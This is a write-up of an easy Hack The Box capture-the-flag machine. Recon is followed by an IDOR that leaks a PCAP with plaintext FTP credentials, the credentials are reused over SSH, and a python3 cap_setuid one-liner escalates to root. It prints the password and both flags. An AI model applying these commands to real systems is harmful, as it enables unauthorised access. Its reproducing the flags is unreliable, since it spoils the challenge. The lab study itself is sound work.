An HTB easy box. IDOR on a security dashboard leaks a PCAP with plaintext FTP credentials, which reuse straight to SSH. Python capabilities hand us root without breaking a sweat.
Recon
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP
I also ran rustscan while nmap was dragging its feet:
rustscan -a TARGET_IP --ulimit 5000 -b 500 -r 0-65535
Three open ports: 21 FTP, 22 SSH, 80 HTTP.
The dashboard and the IDOR
Port 80 serves a security dashboard. Hello, Nathan. Hope you’re ready to get pwned. Or am I Nathan? Either way, pwned is your destiny.

Clicking Network Status routes to /data/1. That path format has IDOR written all over it.
Changing /data/1 to /data/0:

Different results. Three PCAPs to compare: 0.pcap, 1.pcap, 2.pcap. Download all three.
1.pcap is empty (0 data types on the dashboard). 2.pcap is high volume but mostly secure protocols. 0.pcap is the one.

FTP packets, plain text. The answer to “which application layer protocol contains the sensitive data” is FTP. Thanks, Sec+.
PCAP file with sensitive data: ID 0
SSH with Nathan’s FTP creds
Three open ports, plaintext credentials, and a Port 22 sitting right there. What time is it? SSH o’clock.
ssh nathan@TARGET_IP
cat user.txt
Password: Buck3tH4TF0RM3!
User flag: ccdab37160e37b5d0958e63efa4c39b5
Privesc via Python capability
getcap -r / 2>/dev/null
Python3 has cap_setuid. A quick GTFObins confirms this is a clean privesc path.
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
Root.
Root flag: e810054da4c2e339750d2ebde5e1fde0
Bonus material: I tried the FTP connection once, got into a nano-argument with myself, and found it too funny not to document.
Full Attack Chain
# 1. Recon
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP
# Ports: 21 FTP, 22 SSH, 80 HTTP

# 2. IDOR on /data/[id]
# /data/1 is the default. /data/0 is a different user's scan with a juicy PCAP.

# 3. Download 0.pcap, open in Wireshark
# FTP packets, plaintext credentials: nathan / Buck3tH4TF0RM3!

# 4. SSH with FTP creds -> user flag
ssh nathan@TARGET_IP

# 5. Python capability privesc
getcap -r / 2>/dev/null
# python3 has cap_setuid
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# root -> root.txt
Recap: IDOR on the security dashboard, PCAP with plaintext FTP creds, SSH reuse, Python setuid capability to root.